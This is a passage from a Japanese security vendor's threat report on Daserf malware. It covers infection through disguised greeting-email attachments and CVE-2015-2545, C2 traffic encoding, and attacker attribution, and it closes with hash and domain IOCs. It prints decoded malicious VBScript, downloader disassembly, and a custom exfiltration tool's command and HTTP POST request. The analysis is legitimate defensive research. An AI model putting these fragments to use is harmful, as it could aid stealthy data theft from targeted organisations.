


図 10 Autoruns によるレジストリの確認

4 C2 サーバより URL が含まれる GIF ファイルを取得できない場合は、1 分間に 1 回程度の頻度で GIF ファイルに向け、HTTP GET 通信が発生する。また、マルウェアによっても通信を発生させる頻度には差異がある。

5 古いバージョンの Daserf の場合は、"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)" が利用される。

6 Autoruns は、Windows 起動時に自動実行させるプログラムの一覧を表示させるためのツールで、Windows Sysinternals で配布される。

(https://technet.microsoft.com/ja-jp/sysinternals/default)

7 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run または HKCU\Software\Microsoft\Windows\CurrentVersion\Run

8 HKLM\SYSTEM\CurrentControlSet\Services

Daserf を利用する攻撃者像

Daserf についての数少ない報告の 1 つに、VeriSign iDefense が 2007 年に報告した iDefence Research Report (Wicked Rose and the NCPH Hacking Group)[vi] があります。レポートでは、中国の Network Crack Program Hacker(NCPH) Hacking Group と呼ばれるハッキンググループが 2006 年 6 月の標的型攻撃で利用したマルウェアの 1 つに Daserf(Daserf.A) があったとしており、このハッキンググループが Daserf の作成に関与していた可能性を示唆しています。

ラックが調査したケースからも、攻撃者像がおぼろげながら浮かび上がりました。**図 11** は LED 製品を扱う海外の商社の正規 Web サイトで、Daserf を利用する攻撃者に C2 サーバとして利用されていました。この Web サイトの css ディレクトリ内ファイル一覧を見ると、css ファイルだけでなく、PHP ファイルが複数存在していることが確認できます。攻撃者は何らかの方法で商社の Web サーバを侵害し、サーバ管理者が意図しないファイルを設置したと考えられます。

11




図 11 css ディレクトリ内のファイル一覧

調べたところ、css ディレクトリにある feedcom.php ファイルの内容は実は PHP ファイルではなく、暗号化されたファイルでした。さらに、この暗号化された PHP ファイルをデコードして実行ファイルであることを確認したのが**図 12** です。

12




図 12 feedcom.php ファイル（上）をデコードした結果（下）

PHP ファイルからデコードした実行ファイルは、マルウェアなどの不正プログラムではなく、中国語版の Windows OS に標準で同梱されるメモ帳 (5.1.2600.5512 (xpsp.080413-2105)) でした (**図 13**)。攻撃者がなぜメモ帳を暗号化して C2 サーバに置いたのか、理由は不明です。

なお、同じ css ディレクトリ内にある comment.php には日時、IP アドレス、User-Agent が記録されており、何らかのアクセスログである可能性が高いと考えられます。

13




図 13 中国語版のメモ帳

次に、Daserf を含めた関連マルウェアの不正通信の状況から攻撃者像を見ていきます。2015 年 9 月 15 日から同年 10 月 16 日までの不正通信を時系列で集計したグラフが**図 14** です。2 段ある矢印のうち上段は日本の休日を、下段は中国の休日を表しています。グラフを見ると、2015 年 9 月 28 日から 10 月 9 日までの期間には、ほぼ一定かつ少量の通信が発生していることが確認できます。この期間は、2015 年の中国の国慶節 (10 月 1 日から 10 月 7 日) に当たり、中国の文化 · 慣習の下で生活していると思われる攻撃者も休暇を取っていた可能性が考えられます。一定かつ少量の通信は、感染 PC が攻撃者に操作されない間、マルウェアがビーコン通信のみを発生させていたためだと推測することができます。

14




図 14 2015 年 9 月中旬から 10 月中旬までの不正通信の回数

ここまでは Daserf を含めた関連マルウェアの不正通信について時系列の変化を見てきましたが、次は時間帯による変化の様子に着目します。**図 15** (次頁) は、2015 年 9 月 15 日から同年 10 月 16 日までの通信量を時間帯 [9] 別に集計したグラフです。9:00 から 17:00 までの枠で囲んだ時間帯の通信量が顕著に多いことが一目瞭然で、攻撃者はこの時間帯に感染 PC を操作していた可能性が高いと考えられます。なお、枠で囲んだ時間帯を中国の標準時に当てはめると 8:00 から 16:00 となり、ほぼ一般的な労働者の勤務時間に該当します。

攻撃者の活動時間に関しては、日本の活動時間帯に合わせているとも考えられますが、前述のように通信量のごく少ない日が中国の休暇と一致していたことを考慮すると、攻撃側の生活時間帯に従っているとの推測が成り立つと考えられます。

15




図 15 時間帯別の不正通信の回数

また、次項の「攻撃者が利用するマルウェアの種類」でも触れていますが、一連の攻撃において攻撃者が利用する一部のマルウェアは、中国のサイトで公開されているツールを利用して暗号化されています。あくまで推測の域を出ませんが、これらの断片的な状況証拠を積み上げることにより Daserf を利用する攻撃者像がうっすらと見えてきたと言っていいでしょう。

Daserf を利用する攻撃者の手口

標的型攻撃では、攻撃者はさまざまな攻撃手法を駆使して標的組織に侵入しようとします。Daserf を利用する攻撃者の場合は、季節のグリーティングメールに見せかけた標的型メールにファイルを添付し、それを開かせるように誘導してマルウェアに感染させます。メールの受信者が添付ファイルを開くと、**図 16** のような Flash アニメーションが現れますが、その裏ではマルウェア (ダウンローダ) が実行されることになります。

ラックが調査したケースでは、メールに添付されたファイルはおおむね zip ファイルで、解凍すると exe ファイルが出てきます。この exe ファイルは、「新年アニメーション.exe」という Flash アイコンのファイルを装っています (**図 17**；次頁)。これを実行すると、Flash アニメーションが表示される裏で C2 サーバから Daserf や異なる種類のマルウェアがダウンロードされ、実行されてしまいます(**図 18** CASE A;次頁)。なお、メール本体の文面はいずれのケースでも確認できていません。

ダウンローダのコンパイル日を見ると、おおむね 12 月下旬に作成されていました。攻撃者は、クリスマスやお正月というイベントに乗じて標的型メールを送り付けていると見られます。

16

図 16 メールの添付ファイルに含まれていたおとりの Flash アニメーション

17

図 17「新年アニメーション.exe」という名の実行ファイル

18




図 18 標的型メールによる感染経路

マルウェアに感染させる手法は、exe を圧縮した zip ファイルを直接、標的とするユーザへ送り付けるだけではありません。ラックでは、Microsoft Office の脆弱性である CVE-2015-2545 を突いた手法も利用されている可能性が高いと見ています (**図 18** CASE B)。なぜなら、Symantec 社がブログで Daserf をダウンロードするマルウェアとして紹介した Gofarer が、CVE-2015-2545 の脆弱性が悪用された後にドロップされるマルウェア (ダウンローダ) と類似しているためです。**図 19** は、Gofarer とドロップされたマルウェアの Mutex を作成するコードとを比較した結果ですが、Mutex の命名規則が類似していることがわかります。この他、いずれのマルウェアにも、**図 20**(次頁) のような特殊フォルダのパスを取得する Windows API の SHGetSpecialFolderPathA[viii] を利用してスタートアップフォルダを取得し、マルウェアをスタートアップフォルダに作成するコードが利用されています。したがって、これら 2 つのダウンローダを利用する攻撃者は同一である可能性が高いと見ることができます。

19

```
sub     esp, 200h
push    offset Name     ; "e511fe20-e960-4b31-a8ab-20837720b0f7"
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_40102B
Gofarer

sub     esp, 258h
push    ebx
push    ebp
push    edi
push    offset Name     ; "5ed7f8a9-ba28-4b41-89ac-702e5fa5ab24"
xor     ebx, ebx
push    1               ; bInitialOwner
push    ebx             ; lpMutexAttributes
call    ds:CreateMutexA
mov     ebp, eax
call    ds:GetLastError
cmp     eax, 0B7h
jz      loc_4017E7
CVE-2015-2545悪用後のダウンローダ
```

図 19 ダウンローダのコード比較

20

図 20 SHGetSpecialFolderPathA を利用してスタートアップフォルダを取得

Kaspersky Lab[ix] の報告によれば、CVE-2015-2545 の脆弱性を悪用する攻撃コードは、複数の攻撃者が利用しているとされています。FireEye[x] の報告にもあったように、日本でも 2015 年 11 月末にこの脆弱性を悪用した Office 文書ファイルが確認されています。ラックでも FireEye が発見したのと同時期にある特定の業種に属する組織が同じ Office 文書ファイルを受信していることを確認しており、この業種を狙った標的型攻撃である可能性が高いと判断しています。

攻撃者が利用するマルウェアの種類

Daserf を用いる攻撃者は、コマンドコントロール用の複数のマルウェアやダウンローダ、ハッキングツールを利用しています。コマンドコントロール用マルウェアの 1 つである DATPER[xi] は、HTTP GET 通信を利用して C2 サーバと通信を行います。コマンドの実行結果や感染 PC の情報は、暗号化された後、クエリストリングに含めて C2 サーバへ送信されます (**図 21**)。

21




図 21 DATPER による HTTP GET 通信

DATPER は、送信データを XOR エンコードとカスタム Base64 方式でエンコード後、データ圧縮に使われる Windows API の RtlCompressBuffer[xii] で圧縮します。XOR エンコードは**図 22** の枠で囲んだ部分のデータを元に作成されたキー [10] を利用し、カスタム Base64 エンコードは**図 23** にある Base64 変換テーブルを利用します。なお、XOR エンコードとカスタム Base64 方式でエンコードのみを行い、RtlCompressBuffer でデータを圧縮せずに送信する場合もあります。

22




図 22 XOR キーテーブル

10 マルウェアによって異なる可能性がある。

図 21 の文字列のうち枠で囲んだ部分をデコードした結果が**図 24** で、図中枠内に見られる VMPC-123 は感染した PC のホスト名を表しています。

23




図 23 カスタム Base64 変換テーブル

24




図 24 送信データをデコードした結果

ダウンローダについては、Gofarer の他、VB スクリプトで作成されたマルウェアも確認しています。このマルウェアは、中国のサイト[xiii]で公開されている暗号化ツールを利用して**図 25** のように暗号化されています。次頁の**図 26** は、VB スクリプトをデコードした際のコードの一部で、通信を発生させるために Internet Explorer のオブジェクトを利用していることが確認できます。

25

図 25 暗号化された VB スクリプトの一部コード

26

```
wscript.sleep 300000
Dim i,i1,test,p,p1,p2
window.moveTo 4000,4000
window.resizeTo 0,0
Set pso = CreateObject("Scripting.FileSystemObject")
set treshell= Createobject("WScript.Shell")
test1 = treshell.ExpandEnvironmentStrings("%TEMP%")
test = mid(wscript.scriptfullname,1,len(wscript.scriptfullname) - instr
(1,strreverse(wscript.scriptfullname),"\") + 1)
p = test1&"\"&"kcagf.dat"
p2= test&"kcagne.vbe"
pso.DeleteFile(p)
Set pso = Nothing
set ie=wscript.createobject("internetexplorer.application")
ie.visible = 0
```

図 26 VB スクリプトをデコードした結果の一部

ハッキングツールについては、mimikatz gsecdump など一般に公開されたツールの存在の他に、攻撃者が独自に作成したアップロードツールやトンネリングツールも存在します。ラックが確認した攻撃者独自のアップロードツールは、カレントディレクトリ内にある拡張子 rar（.rar）のファイルを探します。そして見つかった rar ファイルは、このアップロードツールによって引数に指定された URL(ここでは、www.lac.co.jp) へアップロードされます (**図 27**)。

27

```
C:¥mal>up.exe http://www.lac.co.jp
```

図 27 独自のアップロードツールを実行する様子

この独自ツールは、www.lac.co.jp に HTTP POST 通信を利用してデータを送信します（**図 28**)。送信されたデータは、「ファイル名 ### ファイル内容」となり、XOR エンコードとカスタム Base64 方式でエンコードされています。このデータをデコードすると「lac.rar###lac」となります。攻撃者は、こうした独自ツールと Daserf を組み合わせて利用することで、窃取した機密データが含まれる RAR ファイルを自身が管理する C2 サーバに送信していた可能性が高いと考えられます。

28

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.0;+SV1)
Content-Length: 19
Host: www.lac.co.jp

4LOie/ZZ9w==###4LOi
```

図 28 アップロードツールにおける HTTP POST 通信

おわりに

ここまで見たように、Daserf を用いる攻撃者は、標的組織の機密情報を窃取することを目的に、Daserf を含む複数のマルウェアを利用して、長期間にわたり密かに活動を続けています。ラックの Daserf 事案対応から推測する限り、攻撃者は少なくとも 1 年に一度は日本の重要インフラに攻撃を仕掛けており、今後も攻撃を継続するだろうと考えられます。このような状況下で今後の対策の検討に役立てていただくため、今回の考察をまとめました。

Daserf による被害範囲や漏えいした可能性のあるデータはある程度、特定することができます。事案対応から痕跡として見つかったマルウェアを解析し、マルウェアによって暗号化された通信をデコードすることで特定しますが、そのためにもプロキシサーバの通信ログはもちろん、DNS サーバの通信ログ[xiv] も日常的に記録しておくことを推奨します。加えて、ディスク容量やシステムの負荷などの問題もありますが、通信パケットについてもスイッチングハブやルータのミラーポートを利用して記録しておくとなお良いでしょう。

ラックでは今後も継続的に Daserf の背後に控える攻撃者について調査し、広く情報を提供していきたいと考えています。

Indicator of Compromise(IOC)

MD5

11c5664bb5ea536676735efff333e2e2
27ad4f54563038b7a90e66444bf7146e
422450b14ad728a3b40dee3c4a48b53f
48efa1dbc5dfc59df0c34b13a96cbd5c
491b4a8912cf5c1554ce8807f7889d4b
5c242fab2d222848755dadfbd29f7176
5dd701d2df35c2a75d1ed5ad75ded06d
765017e16842c9eb6860a7e9f711b0db
7c91dcc66f6d0c31d6e36bb2869c0622
80cc4ac026fa5d5b6f0ae82d19126ea4
8979b840eb5a9a5d84f3da7843859bd5
975f512e59ae2e592ba8e2c657bcb3fc
9b7ccca8af5fd30e8e3706fdf4419653
9be919143ed3d33e713242ebe5923a89
9faf0d22bbb0e837ed750435d4c01431
a77a25fb8112dc5f8a2feac0413d5f58
b2ef0baef194f5c0044cfe5b6c5f321b
bbd6fceba90efdbdbe22f11af9199321
c35e99e48a4e81d43e66355a202f8902
caafc4b6154022e7d50869d50d67148a
d3031438d80913f21ec6d3078dc77068
dbb4415b7ba646fd6272e18311f43c10
df44fab5096630133b4159e5c196e9b4
f4ab35f4f8569a446eba63df68ab8d97

通信先

bbs.jirohome.com
buy.monexs.com
date.avayep.com
eat.leaftosky.com
eks.yukiheya.com
go2kba.astringer.com
www.haikuyears.com
ipad.beppujigoku.com
ipad.meropar.net
list.max-fx.net
mshelp.energymice.com
news.justdied.com
ntwo.turkdaw.com
pcsecure.jparadise.net
phone.energymice.com
phot.healthsvsolu.com
rlsolar.jp
tvbs.yeowkim.com
update.shinewanta.com
www.twscsk.net
www9.anglest.net
www.03trades.com
www.beinzoo.com
www.dreamsig.com
www.rakutan.jp

出　典

i ------- http://www.nisc.go.jp/active/kihon/pdf/jseval_2015.pdf

ii ------ http://www.symantec.com/connect/ja/blogs/tick

iii ----- http://www.nisc.go.jp/active/infra/pdf/cc_ceptoar.pdf

iv ----- https://www.paterva.com/web7/buy/maltego-clients.php

v ------ https://msdn.microsoft.com/ja-jp/library/dd371735%28v=vs.85%29.aspx

vi ----- http://krebsonsecurity.com/wp-content/uploads/2012/11/WickedRose_andNCPH.pdf

vii ---- https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-2545

viii --- https://msdn.microsoft.com/en-us/library/windows/desktop/bb762204(v=vs.85).aspx

ix ----- https://securelist.com/analysis/publications/74828/cve-2015-2545-overview-of-current-threats/

